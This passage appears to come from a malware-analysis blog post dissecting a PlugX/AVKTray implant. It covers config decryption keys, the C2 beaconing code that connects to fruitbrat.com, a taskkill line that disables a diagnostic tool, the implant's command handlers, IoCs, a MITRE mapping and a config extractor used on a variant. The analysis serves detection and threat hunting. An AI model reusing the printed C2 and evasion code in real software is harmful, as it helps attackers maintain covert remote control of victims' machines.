
In short, the payload's config pipeline has two main layers: the first layer is RC4 with key VOphJo to open the config layout, and the second layer is per-wide-field XOR to recover the strings used at runtime. The C2 is stored as a separate entry table and is only decoded when the controller loop prepares to connect; in this sample, the controller flow opens WinHTTP and connects to fruitbrat.com:443.
| Field | Plaintext value | Usage |
|---|---|---|
| RC4 key length | 6 |
Length prefix |
| RC4 key | VOphJo |
Key for the 0x8A0-byte config payload |
| Magic | 0x68 0x05 0x68 0x00 |
Sanity check |
| arg0 (C2 list) | fruitbrat.com:443 × 3 |
Controller dispatch loop iteration |
| arg1 (install) | %public%\GData |
fn_handle_argument_mode_install_persistence_1006B4C4 |
| Mutex | aumhYjQIQ |
CreateMutexW in the argc == 3 branch |
| arg3 (marker) | arp |
File extension marker used in fn_prepare_payload_command_object |
| Decoy path | %temp% |
Argument-mode dispatcher |
VIII. Stage 6 - Controller dispatch loop & WinHTTP C2
VIII.1. Init context and client identity registry

fn_start_controller_runtime_100016E1 only allocates a 0x10-byte context, calls the context initialization routine, and then fully transfers execution into the controller loop.
Inside fn_init_controller_context_10006A40, the implant prepares runtime state and obtains/generates a client identifier. This value is stored in the registry:
HKCU\Software\Classes\ms-pu\CLSID
This is not a Run key. It acts as a fixed install/client ID for the victim. During debugging, the value read was:
HKEY_CURRENT_USER\Software\Classes\ms-pu\CLSID = 34AE756B7C46AB42
If the registry value already exists, the implant reads it again to preserve the same identity. If it does not exist, it generates a new ID and writes it into the registry. In the code, helper fn_generate_install_id_registry_value_10041F50 is annotated as the routine that creates/updates the install/client ID under HKCU\Software\Classes\ms-pu\CLSID.
After obtaining the ID, fn_init_controller_context_10006A40 formats the ID into a global buffer using wsprintfW; this buffer is later used as part of identity/runtime state when building C2 requests.
VIII.2. Controller dispatch loop
fn_controller_dispatch_loop_10008EE6 is the main loop and runs as __noreturn. Its task is to take each C2 entry from the config table, decode the host/port/flag, prepare the network context, and then move into WinHTTP exchange.
This part matches the code: the controller obtains the config table through fn_get_embedded_config_table_1008185C, allocates the C2 entry using LocalAlloc, copies the C2 wide string, XOR-decodes it using fn_xor_decode_wide_buffer_10081750, converts it to ANSI with wsprintfA("%ws", ...), and then calls fn_process_controller_entry_with_retries_1000997E if the entry is valid.
During request preparation, the implant also touches several notable registry/network artifacts:
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
    ProxyEnable
    ProxyServer

HKCU\Software\Microsoft\Edge\BLBeacon
Internet Settings\ProxyEnable and ProxyServer are used to obtain the current user's proxy configuration before opening WinHTTP. In the file, fn_load_wininet_proxy_settings_10007F32 is annotated as the routine that reads WinINet proxy settings from HKCU Internet Settings ProxyEnable/ProxyServer, while helper fn_read_registry_value_wide_10040BCE is the routine that reads a wide-string/typed registry value.
Software\Microsoft\Edge\BLBeacon is likely a "cosmetic"/environment-shaping artifact related to an Edge profile/telemetry key, not persistence. The point that should be emphasized in the blog is that this key appears in the controller flow to make the request environment look more like Edge traffic, while the real persistence lies in the Run key analyzed in the previous stage.
VIII.3. WinHTTP C2 exchange
After a valid C2 entry is available, the flow passes through:
fn_process_controller_entry_with_retries_1000997E
    -> fn_process_c2_entry_winhttp_10009B6E
        -> fn_handle_c2_http_exchange_1000B36A
fn_process_c2_entry_winhttp_10009B6E builds an Edge/Chrome-like User-Agent, loads proxy settings, prepares the request buffer, probes HTTPS connectivity, and then dispatches the HTTP exchange.
The recovered User-Agent during debugging:
hSession = WinHttpOpen(
    L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 "
    L"(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/147.0.3912.72",
    WINHTTP_ACCESS_TYPE_NO_PROXY,
    WINHTTP_NO_PROXY_NAME,
    WINHTTP_NO_PROXY_BYPASS,
    0
);

hConnect = WinHttpConnect(
    hSession,
    L"fruitbrat.com",
    0x01BB,        // 443
    0
);
The annotated code clearly shows that the controller loop opens WinHTTP, connects to fruitbrat.com:443, and retries after sleeping when it fails.
Cookie header form:
Cookie: q63S=hyVgqapyYeMbghMpg1aRtzdHKF92lyudpjRsFEmtWUDoA2QahtFxn1XkT;
This part should be described more carefully: q63S acts as a beacon/session identifier for the C2 request. The client ID stored at HKCU\Software\Classes\ms-pu\CLSID is placed into the runtime context, while the cookie on the wire is a token that has been additionally built/encoded with a nonce or per-request data. Therefore, it should not be written that the hex string 34AE756B7C46AB42 always appears in plaintext in the cookie; more accurately, the cookie represents the implant's identity/session and is used by the server to distinguish clients.
VIII.4. Side-effect: kill iediagcmd.exe
The runtime also contains the routine fn_shell_taskkill_image_1006971A, which builds a command line in this form:
wsprintfW(buf, L" /f /im %s", image_name);
ShellExecuteW(0, L"open", L"taskkill", buf, 0, 0);
Sleep(100);
When called with iediagcmd.exe, the actual command is equivalent to:
taskkill /f /im iediagcmd.exe
iediagcmd.exe is an Internet Explorer/Edge diagnostic tool used to collect information/logs related to the browser and network. Killing this process helps the implant reduce the chance that a user/admin runs diagnostics and unintentionally records WinHTTP/C2 traffic. In the file, this helper is annotated as the routine that builds/launches taskkill, calls ShellExecuteW, and then sleeps briefly before returning.
In summary, this stage is the long-lived C2 controller: it initializes the client ID in the registry, reads the user's proxy settings, builds an Edge-like request environment, decodes the C2 entry from the config table, connects to fruitbrat.com:443 via WinHTTP, and uses a cookie/session token to beacon to the server.
IX. Stage 7 - Command dispatch surface
At this stage, the payload processes the C2 response in fn_parse_and_dispatch_c2_response_1000C2A8; the response is then parsed/decoded, split into fields with strtok(buf, ","), and routed to the corresponding contexts/handlers. This is the implant's command dispatch surface: some capabilities are already implemented inside the payload, while some branches act as stubs to prepare objects/runtime state for extension modules.
| Handler | Capability |
|---|---|
fn_handle_download_execute_command_100121D6 |
Download a file from the C2, write it to disk, execute it, and send the result |
fn_handle_process_launch_command_1001329A |
CreateProcessW, capture output through a pipe, and send it back to the C2 |
fn_handle_async_file_operation_command_1001C666 |
Async file staging (read/write/move) |
fn_handle_file_transfer_command_10020FD6 |
Upload/download file chunks by session |
fn_execute_filesystem_command_chain_1000FFEA |
Enumerate/list/delete filesystem |
fn_handle_file_upload_command_10016A5C |
Streamed file upload back to the C2 |
In addition, fn_prepare_payload_command_object_10008476 builds a result object containing:
System time + host ID (
fn_format_system_time_and_host_id_1004E974)Computer name / domain / username (
fn_collect_system_identity_strings_1004BF30)Extension marker
arp(used to identify the module type when the C2 pushes an additional plugin DLL)
Some handler branches show signs of being plugin loader stubs - allowing the C2 to ship a runtime .dll module and load it through a manual mapper similar to cJvsVIDinbGD. This is a classic PlugX pattern: a small implant backbone with capabilities extended through downloaded plugins.
X. IoC summary
X.1. File
Browser_Updater.exe
%LOCALAPPDATA%\pZhozR\Avk.exe        (staging)
%LOCALAPPDATA%\pZhozR\Avk.dll
%LOCALAPPDATA%\pZhozR\AVKTray.dat
%PUBLIC%\GData\Avk.exe                (persistent)
%PUBLIC%\GData\Avk.dll
%PUBLIC%\GData\AVKTray.dat
| File | Hash Type | Hash |
|---|---|---|
Avk.dll |
SHA256 | 4cd81d26289c4d8383a0ffa34397f0b03941554eac04f1b420269b831accf90e |
AVKTray.dat |
SHA256 | d4bc21e12360af2f2cb55872a90b62805150d498c452b2b1c6a05a806cbb3187 |
final_payload.bin |
SHA256 | b52c484a3cc383dd3b4dc79c207946b603a810edf74bff76dca7ad29d4de4167 |
X.2. Network
45[.]251[.]243[.]210/iis.jpg          (delivery)
fruitbrat[.]com:443                   (C2, 3 entries, WinHTTP HTTPS)
X.3. Registry
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\G Data
    = "C:\Users\Public\GData\Avk.exe" 688 768

HKCU\Software\Classes\ms-pu\CLSID
    = <16-char hex install ID, e.g. 34AE756B7C46AB42>

Reads:
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer

Touches (cosmetic):
HKCU\Software\Microsoft\Edge\BLBeacon
X.4. Runtime artifact
Mutex   : aumhYjQIQ
Install : %public%\GData
Decoy   : %temp%
Marker  : arp
RC4 key : VOphJo
X.5. Crypto constants
Avk.dll suffix decode    : word XOR 0xE8, last word XOR 0xAD -> "\AVKTray.dat"
AVKTray.dat self-decrypt : XOR 0x63, offset 0xD ... 0x9680D
Runtime config           : RC4 key length 6, key "VOphJo", blob 0x8A0 byte, then per-field XOR
XI. MITRE ATT&CK Framework
| ID | Tactic, Technique | Description |
|---|---|---|
T1608.001 |
Resource Development: Stage Capabilities: Upload Malware | The attacker staged the MSI payload under the name iis.jpg on server 45[.]251[.]243[.]210, then Browser_Updater.exe downloaded it over HTTP. |
T1204.002 |
Execution: User Execution: Malicious File | The execution chain begins when the user runs Browser_Updater.exe and clicks Install, causing the downloader to retrieve the MSI and drop the three-file set Avk.exe, Avk.dll, and AVKTray.dat. |
T1105 |
Command and Control: Ingress Tool Transfer | Browser_Updater.exe performs an HTTP GET to http://45[.]251[.]243[.]210/iis.jpg; the response is actually an MSI installer used to bring the payload into the victim machine. MITRE describes T1105 as transferring tools/files from an external system into a compromised environment. |
T1574.002 |
Defense Evasion: Hijack Execution Flow: DLL Side-Loading | Avk.exe is a legitimate G DATA AntiVirus binary used as an executable cover to load AVK.dll located in the same directory. This is DLL sideloading: the malicious payload is executed through a legitimate program. |
T1036.005 |
Defense Evasion: Masquerading: Match Legitimate Resource Name or Location | The malware installs itself into %PUBLIC%\GData and uses the folder name GData and Run key G Data to match the legitimate publisher/brand of Avk.exe. MITRE describes this technique as using names or locations similar to legitimate resources to avoid attention. |
T1547.001 |
Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | The payload writes the Run key HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\G Data = "C:\Users\Public\GData\Avk.exe" 688 768, causing the malware to run again when the user logs on. MITRE explicitly states that Run keys cause programs to execute when the user logs in. |
T1112 |
Defense Evasion / Persistence: Modify Registry | Besides the Run key persistence, the payload also writes/reads the client ID at HKCU\Software\Classes\ms-pu\CLSID. This registry value acts as a fixed install/client identifier for the victim. |
T1106 |
Execution: Native API | The loader and payload directly use many Native/Windows APIs such as NtCreateFile, NtQueryInformationFile, NtReadFile, NtProtectVirtualMemory, VirtualAlloc, CreateThread, WriteProcessMemory, WinHttpOpen, and WinHttpConnect. MITRE describes T1106 as adversaries interacting directly with native OS APIs to execute behavior. |
T1620 |
Defense Evasion: Reflective Code Loading | cJvsVIDinbGD manually maps final_payload into memory: scanning for MZ/PE, allocating image memory, copying sections, fixing IAT, applying relocations, setting protection, flushing the instruction cache, and calling the mapped entry point. MITRE defines reflective loading as allocating and executing payloads directly in memory instead of running from a file path on disk. |
T1027 |
Defense Evasion: Obfuscated Files or Information | The chain uses multiple obfuscation layers: AVKTray.dat has no PE header, the payload is XORed with 0x63, the config uses RC4 key VOphJo, per-field XOR, control-flow flattening, and string/API obfuscation. MITRE describes T1027 as making files or content harder to detect/analyze through encoding/encryption/obfuscation. |
T1027.007 |
Defense Evasion: Obfuscated Files or Information: Dynamic API Resolution | Avk.dll resolves APIs using DJB2 hash; cJvsVIDinbGD resolves them using ROL19 hash; the worker thread decodes API names and resolves them at runtime. MITRE notes that malware can use hashes instead of API strings and reproduce linking/loading behavior through GetProcAddress / LoadLibrary. |
T1027.009 |
Defense Evasion: Obfuscated Files or Information: Embedded Payloads | The real payload is hidden inside AVKTray.dat as a data blob without an obvious PE header. Avk.dll only reads the .dat file, grants RWX permission, and triggers a callback to transfer execution. |
T1027.013 |
Defense Evasion: Obfuscated Files or Information: Encrypted/Encoded File | AVKTray.dat contains a payload region encoded with XOR 0x63; the runtime config is decrypted using RC4 VOphJo and then per-wide-field XOR to obtain the install path, mutex, C2 list, and marker. |
T1027.016 |
Defense Evasion: Obfuscated Files or Information: Junk Code Insertion | Avk.dll contains decoy console code such as NO_COLOR, SetConsoleMode, and a buffered writer located near the resolver, which distracts the human reader. This can be mapped at a supporting level because it is not pure NOP junk code, but analysis-misdirection logic. |
T1140 |
Defense Evasion: Deobfuscate/Decode Files or Information | The malware decodes multiple layers at runtime: decoding the string \AVKTray.dat, XOR-decoding the payload, RC4-decoding the config, and XOR-decoding each config field and C2 entry. MITRE describes T1140 as using a custom mechanism to decode/deobfuscate hidden information. |
T1562.001 |
Defense Evasion: Impair Defenses: Disable or Modify Tools | The payload patches the first 5 bytes of SetUnhandledExceptionFilter with a JMP to a stub returning NULL, disabling the process-level exception filter mechanism. In addition, the runtime calls taskkill /f /im iediagcmd.exe, which may reduce the ability of a user/admin to use network diagnostic tools. This mapping should be marked medium confidence because iediagcmd.exe is not purely a security tool. |
T1497 |
Defense Evasion: Virtualization/Sandbox Evasion | This can be lightly mapped to sandbox/analysis-evasion behavior: exception filter patching, Sleep(6000) delay, RtlRegisterWait callback causing the stack trace to pass through ntdll!TppExecuteWaitCallback, and control-flow flattening. However, there is no clear VM/sandbox check logic, so it should be described as "analysis evasion behavior" rather than asserted as sandbox detection. |
T1071.001 |
Command and Control: Application Layer Protocol: Web Protocols | The controller loop uses WinHTTP to connect to fruitbrat[.]com:443, builds an HTTP GET request, uses an Edge/Chrome-like User-Agent, and sends Cookie q63S=<encoded context> for beaconing. MITRE describes T1071.001 as C2 over HTTP/S to blend in with legitimate web traffic. |
T1573.002 |
Command and Control: Encrypted Channel: Asymmetric Cryptography | The C2 uses HTTPS over port 443, so there is a TLS transport layer. It should not be written that the malware implements its own asymmetric crypto; it should only be described as "communication over HTTPS/TLS". |
T1082 |
Discovery: System Information Discovery | The payload builds a command/result object containing system time, host ID, computer name/domain/username; the client ID is stored at HKCU\Software\Classes\ms-pu\CLSID to identify the host. MITRE describes T1082 as collecting OS/hardware/system information to shape subsequent behavior. |
T1033 |
Discovery: System Owner/User Discovery | fn_collect_system_identity_strings_1004BF30 collects username/domain/computer identity to include in runtime context or in results returned to the C2. |
T1083 |
Discovery: File and Directory Discovery | The command dispatch surface has handlers for enumerating/listing/deleting filesystem content and file operation branches, allowing the C2 to browse or manipulate files on the victim machine. |
T1057 |
Discovery: Process Discovery | The command surface includes process-related capability; additionally, the side-effect taskkill iediagcmd.exe shows that the payload handles processes by name. If a clear process-listing routine has not yet been observed, this should be marked medium confidence. |
T1059 |
Execution: Command and Scripting Interpreter | Handler fn_handle_process_launch_command_1001329A can launch processes and capture output through a pipe, equivalent to executing commands from the C2. If the code confirms use of cmd.exe, it can be changed specifically to T1059.003 - Windows Command Shell. |
T1105 |
Command and Control: Ingress Tool Transfer | Command handler fn_handle_download_execute_command_100121D6 can download a file from the C2, write it to disk, and execute it. This is additional payload/tool transfer during the post-compromise phase. |
T1041 |
Exfiltration: Exfiltration Over C2 Channel | The upload/file transfer handlers send results or file content back to the C2 through the same WinHTTP channel. To be stricter, this can be kept as "potential based on implemented capability" if actual exfiltration traffic has not been observed. |
T1020 |
Exfiltration: Automated Exfiltration | This can be mapped as a secondary item for streamed file upload/file transfer if the handler automatically splits chunks and sends them back to the C2 by session. If auto-triggering from the C2 response has not been proven, mark confidence low/medium. |
XII. Python Config Extractor for PlugX/AVKTray
During the analysis process, I also built a dedicated extractor script for this chain: plx_config_extractor.py. The script directly takes AVKTray.dat, XOR-decodes the payload with the provided key, extracts the config blob from final_payload, RC4-decodes it using the key in the blob, then XOR-decodes each UTF-16LE field to print the config JSON. This flow is described directly in the script: AVKTray.dat -> XOR decode final_payload -> read encoded config blob -> RC4 first-stage decode -> XOR UTF-16LE field decode -> print config JSON

This script can be used to quickly compare other PlugX/AVKTray samples with similar logic. If the new sample still keeps a nearly similar structure - for example, the payload is located in .dat after a fixed offset, has a config blob in the decoded payload, uses RC4 + per-field XOR - then it is only necessary to adjust constants such as offset, size, or XOR key to check the config, C2, mutex, install path, and marker of the new variant.
XII.1. Comparing a PlugX/AVKTray variant with the same config structure
In early May 2026, I received a sample believed to be a PlugX variant targeting Vietnam. After preliminarily checking the component files and deployment structure, I found that this variant has a fairly similar structure to the PlugX/AVKTray sample analyzed in the sections above. Specifically, the sample still uses the .dat model as a container for the encrypted payload, the payload after decoding has a PE header, and the config blob is embedded inside final_payload.
I reused plx_config_extractor.py to quickly extract the configuration of this variant. The comparison process focuses on three important parameters that need to be re-identified for each sample:
Payload start offset:0x6The offset where the encoded payload area begins in theAVKTray.datfile.Config offset in payload:0x93418The offset of the config blob inside the payload after it has been XOR-decoded intofinal_payload.bin.XOR key:0xA8The key used to XOR-decode the payload from the.datfile.
After replacing the above values, the extractor can process this sample using the same flow as the sample recorded in January 2026: read AVKTray.dat, XOR-decode the payload to create final_payload.bin, check the MZ header, extract the config blob at offset 0x93418, RC4-decode the config, then XOR-decode each UTF-16LE field to print the config JSON.

The result shows that the extractor successfully decoded configuration fields such as the RC4 key, decoy document, mutex, install path, payload marker, and C2 list. Compared to the January 2026 sample, this variant has an additional decoy document TIN BUỒN.docx, used to deceive and direct the user's attention during execution.
The config layout of this variant is still kept nearly similar to the main sample, but the specific IOCs have changed. For example, the RC4 key is AcLgMF, the mutex is WSDpqXEdu, the payload marker is 0507-2, the install path is still %public%\GData, the decoy path is %temp% and the C2 points to dalerocks[.]com over port 443.
The noteworthy point is that the extractor is not only useful for a fixed sample, but can also be used to quickly compare PlugX/AVKTray variants with the same config structure. When the payload start offset, config offset in payload, and XOR key are correctly identified, it is possible to quickly check the config, C2, mutex, install path, and important markers without needing to re-analyze the entire chain from the beginning for incident handling.
XIII. Conclusion
This sample represents a multi-layer PlugX chain, in which each component has a clearly separated role: Avk.exe is a legitimate executable abused as the sideloading wrapper, Avk.dll acts as the intermediate loader, while AVKTray.dat is the container holding the encrypted payload. When analyzed separately, each file does not fully reveal malicious behavior; however, when chained together as Avk.exe -> Avk.dll -> AVKTray.dat -> final_payload, the full logic of an implant can be observed: self-install, persistence, mutex, client identity registry, proxy-aware WinHTTP C2, and command dispatch.
The noteworthy point of this sample does not only lie in specific IOCs such as the domain fruitbrat[.]com, mutex aumhYjQIQ, or RC4 key VOphJo, because these values can easily change in variants. The more durable defensive value lies in the overall behavior of the chain: DLL sideloading, reading the payload from a .dat file, allocating RWX permission, triggering the execution flow indirectly through RtlRegisterWait, manual-mapping the PE in memory, then establishing persistence through the Run key with filler arguments to steer argc.
From there, the most effective analysis and detection approach is to monitor the entire execution chain instead of relying only on individual artifacts. IOCs are still useful for quick triage, but the behavior chain and config extraction capability are a more important foundation for hunting, comparison, and tracking subsequent PlugX/AVKTray variants.
Comments
Join the discussionNo comments yet. Be the first to comment.


